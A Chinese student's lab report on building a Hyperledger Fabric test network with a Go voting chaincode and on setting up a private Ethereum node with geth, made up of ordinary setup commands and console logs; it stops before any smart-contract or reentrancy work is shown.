華中科技大學

区块链技术与应用实验报告

姓　　名：　杜宇晗

学　　院：　网络空间安全学院

专　　业：　信息安全

班　　级：　信安 2104

学　　号：　U202112151

指导教师：　代炜琦

分数	
教师签名	

2023 年 10 月 31 日

目　录

1.Fabric 实验

1.1实验目的

本实验的目的是让学生将从书本中学到的有关区块链的知识应用到实践中。在 fabric1.4 的架构下，使用 docker 的容器服务搭建一个具有 5 个节点的简单联盟链，了解基本的共识，出块，部署、调用智能合约（chaincode）的功能。

本实验共有两个任务，第一个任务是使其自己尝试如何搭建一个 fabric1.4 的基础区块链网络，第二个任务是让学生了解在 fabric 的架构下如何去编写、调用智能合约(chaincode)。学生需要了解其基本原理，并根据简单的业务需求（投票）来设计、实现 chaincode。

1.2实验内容及结果

1.2.1 任务 1

- Ubuntu 20.04 LTS 64 位
- git 2.25.1
- curl 7.68.0
- Docker 20.10.21
- Docker Compose 1.25.5
- Golang 1.19.3
- jq 1.6
- Fabric 2.x

安装 git

```
kingqaquuu@ubuntu:~/Desktop/fabric/test_network$ sudo apt install git
```

安装 curl


```
kingqaquuu@ubuntu:~/Desktop/fabric/test_network$ sudo apt install curl
```


Docker 和 docker-compose 安装

```
kingqaquuu@ubuntu:~/Desktop/fabric/test_network$ sudo docker version
Client: Docker Engine - Community
 Version:           24.0.7
 API version:       1.43
 Go version:        go1.20.10
 Git commit:        afdd53b
 Built:             Thu Oct 26 09:08:01 2023
 OS/Arch:           linux/amd64
 Context:           default

Server: Docker Engine - Community
 Engine:
  Version:          24.0.7
  API version:      1.43 (minimum version 1.12)
  Go version:       go1.20.10
  Git commit:       311b9ff
  Built:            Thu Oct 26 09:08:01 2023
  OS/Arch:          linux/amd64
  Experimental:     false
```


```
kingqaquuu@ubuntu:~/Desktop$ sudo su
root@ubuntu:/home/kingqaquuu/Desktop# docker-compose version
Docker Compose version v2.21.0
root@ubuntu:/home/kingqaquuu/Desktop#
```

安装 Golang





安装 jq



搭建 fabric 环境

在桌面执行 git clone https://github.com/hyperledger/fabric-samples，前往 https://raw.githubusercontent.com/hyperledger/fabric/main/scripts/install-fabric.sh，ctrl+s 保存 install-fabric.sh 并放到刚才 clone 的 fabric-samples 目录下。然后进入目录 fabric-samples 执行

sudo chmod +x install-fabric.sh

sudo ./install-fabric.sh docker


./install-fabric.sh b

cd test-network

sudo ./network.sh up

```
kingqaquuu@ubuntu:~/Desktop/fabric-samples$ sudo ./install-fabric.sh docker

Pull Hyperledger Fabric docker images

FABRIC_IMAGES: peer orderer ccenv tools baseos
===> Pulling fabric Images
====>  docker.io/hyperledger/fabric-peer:2.5.4
2.5.4: Pulling from hyperledger/fabric-peer
01085d60b3a6: Pull complete
5920bb1ab585: Pull complete
0c13247db338: Pull complete
f1ebf2febfff: Pull complete
7ba246813ff2: Pull complete
20e090879749: Pull complete
Digest: sha256:c2e735a3cb8250c47ed3589294b3f0c078004ec001b949710f334736651e106d
Status: Downloaded newer image for hyperledger/fabric-peer:2.5.4
docker.io/hyperledger/fabric-peer:2.5.4
====>  docker.io/hyperledger/fabric-orderer:2.5.4
2.5.4: Pulling from hyperledger/fabric-orderer
01085d60b3a6: Already exists
0ec39628d119: Pull complete
c9ef912f2449: Pull complete
5f267c8c968e: Pull complete
54a738441be6: Pull complete
d6c2bf9dde2f: Pull complete
Digest: sha256:1a7144705b435062f4be2886de98d0408165cf51326ec721c3f58b40bf8bf139
Status: Downloaded newer image for hyperledger/fabric-orderer:2.5.4
docker.io/hyperledger/fabric-orderer:2.5.4
```

```
kingqaquuu@ubuntu: ~/Desktop/fabric-samples

kingqaquuu@ubuntu:~/Desktop/fabric-samples$ ./install-fabric.sh b

Pull Hyperledger Fabric binaries

===> Downloading version 2.5.4 platform specific fabric binaries
===> Downloading:  https://github.com/hyperledger/fabric/releases/download/v2.5.
4/hyperledger-fabric-linux-amd64-2.5.4.tar.gz
===> Will unpack to: /home/kingqaquuu/Desktop/fabric-samples
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (7) Failed to connect to 127.0.0.1 port 7891: Connection refused

gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error is not recoverable: exiting now
==> There was an error downloading the binary file.

------> 2.5.4 platform specific fabric binary is not available to download <----

kingqaquuu@ubuntu:~/Desktop/fabric-samples$ ^C
kingqaquuu@ubuntu:~/Desktop/fabric-samples$ ^C
kingqaquuu@ubuntu:~/Desktop/fabric-samples$ wget./install-fabric.sh ^C
kingqaquuu@ubuntu:~/Desktop/fabric-samples$ wget https://github.com/hyperledger/
```



```
kingqaquuu@ubuntu: ~/Desktop/fabric-samples/test-network
kingqaquuu@ubuntu:~/Desktop/fabric-samples/test-network$ sudo ./network.sh up
[sudo] password for kingqaquuu:
Using docker and docker-compose
Starting nodes with CLI timeout of '5' tries and CLI delay of '3' seconds and using data
base 'leveldb'
LOCAL_VERSION=v2.5.4
DOCKER_IMAGE_VERSION=v2.5.4
Creating network "fabric_test" with the default driver
Creating volume "compose_orderer.example.com" with default driver
Creating volume "compose_peer0.org1.example.com" with default driver
Creating volume "compose_peer0.org2.example.com" with default driver
Creating peer0.org1.example.com ... done
Creating orderer.example.com    ... done
Creating peer0.org2.example.com ... done
Creating cli                    ... done
CONTAINER ID   IMAGE                               COMMAND             CREATED         S
TATUS                  PORTS
                                                                                  NAMES
beb8a91ac5a6   hyperledger/fabric-tools:latest     "/bin/bash"         1 second ago    U
p Less than a second
                                                                                  cli
7580bc1e415a   hyperledger/fabric-orderer:latest   "orderer"           3 seconds ago   U
p Less than a second   0.0.0.0:7050->7050/tcp, :::7050->7050/tcp, 0.0.0.0:7053->7053/tcp
, :::7053->7053/tcp, 0.0.0.0:9443->9443/tcp, :::9443->9443/tcp   orderer.example.com
95e18858361e   hyperledger/fabric-peer:latest      "peer node start"   3 seconds ago   U
p 1 second             0.0.0.0:7051->7051/tcp, :::7051->7051/tcp, 0.0.0.0:9444->9444/tcp
, :::9444->9444/tcp                                                       peer0.org1.example.com
872772e8f659   hyperledger/fabric-peer:latest      "peer node start"   3 seconds ago   U
p 1 second             0.0.0.0:9051->9051/tcp, :::9051->9051/tcp, 7051/tcp, 0.0.0.0:9445
->9445/tcp, :::9445->9445/tcp                                             peer0.org2.example.com
kingqaquuu@ubuntu:~/Desktop/fabric-samples/test-network$
```

区块链网络搭建成功

1.2.1 任务 2

接着任务一 执行

sudo ./network.sh createChannel（每次启动网络都要创建频道）

创建 channel

```
Using organization 2
Fetching the most recent configuration block for the channel
+ peer channel fetch config config_block.pb -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com -c mychannel --tls
opath/src/github.com/hyperledger/fabric/peer/organizations/ordererOrganizations/example.com/tlsca/tlsca.example.com-cert.pem
2023-11-25 17:38:59.406 UTC 0001 INFO [channelCmd] InitCmdFactory -> Endorser and orderer connections initialized
2023-11-25 17:38:59.408 UTC 0002 INFO [cli.common] readBlock -> Received block: 1
2023-11-25 17:38:59.409 UTC 0003 INFO [channelCmd] fetch -> Retrieving last config block: 1
2023-11-25 17:38:59.410 UTC 0004 INFO [cli.common] readBlock -> Received block: 1
+ configtxlator proto_decode --input config_block.pb --type common.Block --output config_block.json
Decoding config block to JSON and isolating config to Org2MSPconfig.json
+ jq '.data.data[0].payload.data.config' config_block.json
+ jq '.channel_group.groups.Application.groups.Org2MSP.values += {"AnchorPeers":{"mod_policy": "Admins","value":{"anchor_peers": [{"host": "
ple.com","port": 9051}]},"version": "0"}}' Org2MSPconfig.json
Generating anchor peer update transaction for Org2 on channel mychannel
+ configtxlator proto_encode --input Org2MSPconfig.json --type common.Config --output original_config.pb
+ configtxlator proto_encode --input Org2MSPmodified_config.json --type common.Config --output modified_config.pb
+ configtxlator compute_update --channel_id mychannel --original original_config.pb --updated modified_config.pb --output config_update.pb
+ configtxlator proto_decode --input config_update.pb --type common.ConfigUpdate --output config_update.json
+ jq .
++ cat config_update.json
+ echo '{"payload":{"header":{"channel_header":{"channel_id":"mychannel", "type":2}},"data":{"config_update":{' '"channel_id":' '"mychannel"
ata":' '{},' '"read_set":' '{' '"groups":' '{' '"Application":' '{' '"groups":' '{' '"Org2MSP":' '{' '"groups":' '{},' '"mod_policy":' '"",'
'{' '"Admins":' '{' '"mod_policy":' '"",' '"policy":' null, '"version":' '"0"' '},' '"Endorsement":' '{' '"mod_policy":' '"",' '"policy":' n
:' '"0"' '},' '"Readers":' '{' '"mod_policy":' '"",' '"policy":' null, '"version":' '"0"' '},' '"Writers":' '{' '"mod_policy":' '"",' '"poli
ersion":' '"0"' '}' '},' '"values":' '{' '"MSP":' '{' '"mod_policy":' '"",' '"value":' null, '"version":' '"0"' '}' '},' '"version":' '"0"'
policy":' '"",' '"policies":' '{},' '"values":' '{},' '"version":' '"0"' '}' '},' '"mod_policy":' '"",' '"policies":' '{},' '"values":' '{},
'"0"' '},' '"write_set":' '{' '"groups":' '{' '"Application":' '{' '"groups":' '{' '"Org2MSP":' '{' '"groups":' '{},' '"mod_policy":' '"Admi
s":' '{' '"Admins":' '{' '"mod_policy":' '"",' '"policy":' null, '"version":' '"0"' '},' '"Endorsement":' '{' '"mod_policy":' '"",' '"policy
sion":' '"0"' '},' '"Readers":' '{' '"mod_policy":' '"",' '"policy":' null, '"version":' '"0"' '},' '"Writers":' '{' '"mod_policy":' '"",' '
, '"version":' '"0"' '}' '},' '"values":' '{' '"AnchorPeers":' '{' '"mod_policy":' '"Admins",' '"value":' '{' '"anchor_peers":' '[' '{' '"ho
rg2.example.com",' '"port":' 9051 '}' ']' '},' '"version":' '"0"' '},' '"MSP":' '{' '"mod_policy":' '"",' '"value":' null, '"version":' '"0"
rsion":' '"1"' '}' '},' '"mod_policy":' '"",' '"policies":' '{},' '"values":' '{},' '"version":' '"0"' '}' '},' '"mod_policy":' '"",' '"poli
"values":' '{},' '"version":' '"0"' '}' '}}}}'
+ configtxlator proto_encode --input config_update_in_envelope.json --type common.Envelope --output Org2MSPanchors.tx
2023-11-25 17:38:59.677 UTC 0001 INFO [channelCmd] InitCmdFactory -> Endorser and orderer connections initialized
2023-11-25 17:38:59.687 UTC 0002 INFO [channelCmd] update -> Successfully submitted channel update
Anchor peer set for org 'Org2MSP' on channel 'mychannel'
Channel 'mychannel' joined
kinggaguuu@ubuntu:~/Desktop/fabric-samples/test-network$
```

将代码 clone 下来

git clone https://github.com/yy158775/blockchain-exp

cd vote-smartcontract

go mod tidy

两个文件夹目录相对位置

sudo ./network.sh deployCC -ccn basic -ccp ../../blockchain-exp/vote-smartcontract -ccl go

```
root@ubuntu: /home/kingqaquuu/Desktop/fabric-samples/...
2b1d6ebfa31c3dbcab0ba56298f020879961efa8799cb10e844a46203e] committed with stat
us (VALID) at localhost:7051
Chaincode definition committed on channel 'mychannel'
Using organization 1
Querying chaincode definition on peer0.org1 on channel 'mychannel'...
Attempting to Query committed status on peer0.org1, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0.1, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc,
 Approvals: [Org1MSP: true, Org2MSP: true]
Query chaincode definition successful on peer0.org1 on channel 'mychannel'
Using organization 2
Querying chaincode definition on peer0.org2 on channel 'mychannel'...
Attempting to Query committed status on peer0.org2, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0.1, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc,
 Approvals: [Org1MSP: true, Org2MSP: true]
Query chaincode definition successful on peer0.org2 on channel 'mychannel'
Chaincode initialization is not required
root@ubuntu:/home/kingqaquuu/Desktop/fabric-samples/test-network#
```

修改 main.go 里的一些地方

```
const (
        mspID         = "Org1MSP"
        cryptoPath    = "../../fabric-samples/test-network/organizations/peerOrganizations/org1.example.com"
        certPath      = cryptoPath + "/users/User1@org1.example.com/msp/signcerts/User1@org1.example.com-cert.pem"
        keyPath       = cryptoPath + "/users/User1@org1.example.com/msp/keystore/"
        tlsCertPath   = cryptoPath + "/peers/peer0.org1.example.com/tls/ca.crt"
        peerEndpoint  = "localhost:7051"
        gatewayPeer   = "peer0.org1.example.com"
        channelName   = "mychannel"
        chaincodeName = "basic"
)
```

运行 app

刚开始输入 1 是没有用户的

```
root@ubuntu:/home/kingqaquuu/Desktop/blockchain-exp/vote-app# go run main.go
2023/11/25 10:03:24 ============ application-golang starts ============
2023/11/25 10:03:24 Please input your choice:
2023/11/25 10:03:24 1: Get all users' votes
2023/11/25 10:03:24 2: Vote for user
2023/11/25 10:03:24 3: Query a user's vote by username
2023/11/25 10:03:24 9: Quit
1
[]
2023/11/25 10:05:11 Please input your choice:
2023/11/25 10:05:11 1: Get all users' votes
2023/11/25 10:05:11 2: Vote for user
2023/11/25 10:05:11 3: Query a user's vote by username
2023/11/25 10:05:11 9: Quit
```

然后输入 2 再输入 king 给 king 投票，再输入 1 可以看到 king 有一票

```
2023/11/25 10:05:11 3: Query a user's vote by username
2023/11/25 10:05:11 9: Quit
2
2023/11/25 10:06:01 Please enter your username you want to vote:
king
2023/11/25 10:06:05 Please input your choice:
2023/11/25 10:06:05 1: Get all users' votes
2023/11/25 10:06:05 2: Vote for user
2023/11/25 10:06:05 3: Query a user's vote by username
2023/11/25 10:06:05 9: Quit
1
[
 {
 "id": 0,
 "username": "king",
 "votes": 1
 }
 ]
2023/11/25 10:06:08 Please input your choice:
```

给 yly 投一票，给 king 投一票，再输入 1 查看结果

```
2023/11/25 10:07:15 Please input your choice:
2023/11/25 10:07:15 1: Get all users' votes
2023/11/25 10:07:15 2: Vote for user
2023/11/25 10:07:15 3: Query a user's vote by username
2023/11/25 10:07:15 9: Quit
1
[
 {
 "id": 0,
 "username": "king",
 "votes": 2
 },
 {
 "id": 1,
 "username": "yly",
 "votes": 1
 }
 ]
```

其余按照指令操作即可

1.3实验中的问题

存在问题是最开始没有换阿里镜像源导致拉取 docker 镜像时十分慢，有时候还不能拉取成功。此外，在安装 golang 的时候使用的是管理员权限，因此在使用 go 时必须是管理员身份运行，否则无法找到 go。另外，在下载 fabric 镜像的时候，显示无法下载二进制文件，于是我便 wget 它显示的地址，自行解压解决了

问题。

1.4实验总结及建议

此次实验让我学会了自行搭建 fabric 环境，以及使用各种网上指导的能力，此外，使用 chaincode 也给我带来的很大的启发。实验指导书里 docker 和 docker-compose 版本都过老，可以进行更新，任务二指导不够清晰。

2.Ethereum 实验

2.1 实验目的

本实验的目的是让学生将从书本中学到的有关区块链的知识应用到实践中。在 Geth 环境下，自行搭建一个私有网络，并掌握以太坊的基本命令，学习编译和调用以太坊智能合约，并最终复现冲入漏洞。

本实验共有两个任务，第一个任务是使其自己尝试如何搭建一个以太坊的多节点私有网络，第二个任务是让学生了解在以太坊的架构下如何去编写、调用智能合约。学生需要了解冲入漏洞的基本原理，并设计代码来复现重入漏洞攻击。

2.2 实验内容及结果

2.2.1 任务 1

安装以太坊客户端

下载最新源码

```
kingqaquuu@ubuntu:~/Desktop$ git clone https://github.com/ethereum/go-ethereum
Cloning into 'go-ethereum'...
remote: Enumerating objects: 125728, done.
remote: Counting objects: 100% (291/291), done.
remote: Compressing objects: 100% (224/224), done.
remote: Total 125728 (delta 101), reused 173 (delta 67), pack-reused 125437
Receiving objects: 100% (125728/125728), 207.72 MiB | 12.75 MiB/s, done.
Resolving deltas: 100% (75298/75298), done.
```

编译安装

cd go-ethereum

make geth

```
root@ubuntu: /home/kingqaquuu/Desktop/go-ethereum
github.com/ethereum/go-ethereum/core/txpool
github.com/ethereum/go-ethereum/eth/gasprice
github.com/ethereum/go-ethereum/eth/protocols/eth
github.com/ethereum/go-ethereum/eth/protocols/snap
github.com/ethereum/go-ethereum/internal/ethapi
github.com/ethereum/go-ethereum/core/txpool/blobpool
github.com/ethereum/go-ethereum/core/txpool/legacypool
github.com/ethereum/go-ethereum/eth/tracers
github.com/ethereum/go-ethereum/eth/filters
github.com/ethereum/go-ethereum/eth/fetcher
github.com/ethereum/go-ethereum/eth/tracers/js
github.com/ethereum/go-ethereum/eth/tracers/native
github.com/ethereum/go-ethereum/eth/downloader
github.com/ethereum/go-ethereum/graphql
github.com/ethereum/go-ethereum/miner
github.com/ethereum/go-ethereum/eth/ethconfig
github.com/ethereum/go-ethereum/ethstats
github.com/ethereum/go-ethereum/eth
github.com/ethereum/go-ethereum/eth/catalyst
github.com/ethereum/go-ethereum/cmd/utils
github.com/ethereum/go-ethereum/cmd/geth
Done building.
Run "./build/bin/geth" to launch geth.
root@ubuntu:/home/kingqaquuu/Desktop/go-ethereum#
```

添加 geth 到环境变量

```
root@ubuntu:/home/kingqaquuu/Desktop/go-ethereum# geth version
Geth
Version: 1.13.5-unstable
Git Commit: 333dd956bfdf1d5086d38cceedbba25a366fb6ac
Git Commit Date: 20231125
Architecture: amd64
Go Version: go1.21.4
Operating System: linux
GOPATH=/home/kingqaquuu/goDir
GOROOT=/usr/local/go
```

初始化创世块

```
root@ubuntu:/home/kingqaquuu/Desktop/Creation# geth --datadir data0 init genesis.json
INFO [11-25|10:46:57.834] Maximum peer count                       ETH=50 total=50
INFO [11-25|10:46:57.836] Smartcard socket not found, disabling    err="stat /run/pcscd/pcscd
.comm: no such file or directory"
INFO [11-25|10:46:57.840] Set global gas cap                       cap=50,000,000
INFO [11-25|10:46:57.841] Initializing the KZG library             backend=gokzg
INFO [11-25|10:46:57.876] Defaulting to pebble as the backing database
INFO [11-25|10:46:57.876] Allocated cache and file handles         database=/home/kingqaquuu/
Desktop/Creation/data0/geth/chaindata cache=16.00MiB handles=16
INFO [11-25|10:46:57.899] Opened ancient database                  database=/home/kingqaquuu/
Desktop/Creation/data0/geth/chaindata/ancient/chain readonly=false
INFO [11-25|10:46:57.899] State schema set to default              scheme=hash
INFO [11-25|10:46:57.899] Writing custom genesis block
INFO [11-25|10:46:57.901] Persisted trie from memory database      nodes=1 size=150.00B time=
1.170954ms gcnodes=0 gcsize=0.00B gctime=0s livenodes=0 livesize=0.00B
INFO [11-25|10:46:57.912] Successfully wrote genesis state         database=chaindata hash=f2
e7b0..42966d
INFO [11-25|10:46:57.912] Defaulting to pebble as the backing database
INFO [11-25|10:46:57.912] Allocated cache and file handles         database=/home/kingqaquuu/
Desktop/Creation/data0/geth/lightchaindata cache=16.00MiB handles=16
INFO [11-25|10:46:57.931] Opened ancient database                  database=/home/kingqaquuu/
Desktop/Creation/data0/geth/lightchaindata/ancient/chain readonly=false
INFO [11-25|10:46:57.932] State schema set to default              scheme=hash
INFO [11-25|10:46:57.932] Writing custom genesis block
INFO [11-25|10:46:57.933] Persisted trie from memory database      nodes=1 size=150.00B time=
1.332661ms gcnodes=0 gcsize=0.00B gctime=0s livenodes=0 livesize=0.00B
INFO [11-25|10:46:57.945] Successfully wrote genesis state         database=lightchaindata ha
sh=f2e7b0..42966d
root@ubuntu:/home/kingqaquuu/Desktop/Creation#
```

启动私有节点

```
root@ubuntu: /home/kingqaquuu/Desktop/Creation
INFO [11-25|20:04:07.736] Loaded local transaction journal         transactions=0 dropped=0
INFO [11-25|20:04:07.736] Regenerated local transaction journal    transactions=0 accounts=0
INFO [11-25|20:04:07.764] Enabled snap sync                        head=0 hash=d4e567..cb8fa3
INFO [11-25|20:04:07.766] Chain post-merge, sync via beacon client
INFO [11-25|20:04:07.766] Gasprice oracle is ignoring threshold set threshold=2
WARN [11-25|20:04:07.771] Engine API enabled                       protocol=eth
INFO [11-25|20:04:07.771] Starting peer-to-peer node               instance=Geth/v1.13.5-unstable-333dd95
6-20231125/linux-amd64/go1.21.4
INFO [11-25|20:04:07.785] New local node record                    seq=1,700,938,250,220 id=6e23aa28ab9c5
1b1 ip=127.0.0.1 udp=30303 tcp=30303
INFO [11-25|20:04:07.786] Started P2P networking                   self=enode://8899815149b9b35691e430175
1cec2d69e4887b226573854eae6483647af0d2b32acd75769e4662f763b99e73e106239f431c6c2bd085b7724515bbfa737ada8@1
27.0.0.1:30303
INFO [11-25|20:04:07.787] IPC endpoint opened                      url=/home/kingqaquuu/Desktop/Creation/
data0/geth.ipc
INFO [11-25|20:04:07.787] Loaded JWT secret file                   path=/home/kingqaquuu/Desktop/Creation
/data0/geth/jwtsecret crc32=0x1c6afff8
INFO [11-25|20:04:07.788] HTTP server started                      endpoint=127.0.0.1:8545 auth=false pre
fix= cors= vhosts=localhost
INFO [11-25|20:04:07.788] WebSocket enabled                        url=ws://127.0.0.1:8551
INFO [11-25|20:04:07.788] HTTP server started                      endpoint=127.0.0.1:8551 auth=true  pre
fix= cors=localhost vhosts=localhost
WARN [11-25|20:04:07.837] Served eth_coinbase                      reqid=3 duration="23.254µs" err="ether
base must be explicitly specified"
Welcome to the Geth JavaScript console!

instance: Geth/v1.13.5-unstable-333dd956-20231125/linux-amd64/go1.21.4
at block: 0 (Wed Dec 31 1969 16:00:00 GMT-0800 (PST))
 datadir: /home/kingqaquuu/Desktop/Creation/data0
 modules: admin:1.0 debug:1.0 engine:1.0 eth:1.0 miner:1.0 net:1.0 rpc:1.0 txpool:1.0 web3:1.0

To exit, press ctrl-d or type exit
> INFO [11-25|20:04:18.305] Looking for peers                        peercount=0 tried=3 static=0
> WARN [11-25|20:04:42.774] Post-merge network, but no beacon client seen. Please launch one to follow th
e chain!
INFO [11-25|20:04:42.786] Looking for peers                        peercount=0 tried=1 static=0
```

另开终端进入 data0，连接到该节点

```
root@ubuntu:/home/kingqaquuu/Desktop/Creation/data0# geth attach ipc:geth.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.13.5-unstable-333dd956-20231125/linux-amd64/go1.21.4
at block: 0 (Wed Dec 31 1969 16:00:00 GMT-0800 (PST))
 datadir: /home/kingqaquuu/Desktop/Creation/data0
 modules: admin:1.0 debug:1.0 engine:1.0 eth:1.0 miner:1.0 net:1.0 rpc:1.0 txpoo
l:1.0 web3:1.0

To exit, press ctrl-d or type exit
>
```

Remix 连接，部署智能合约

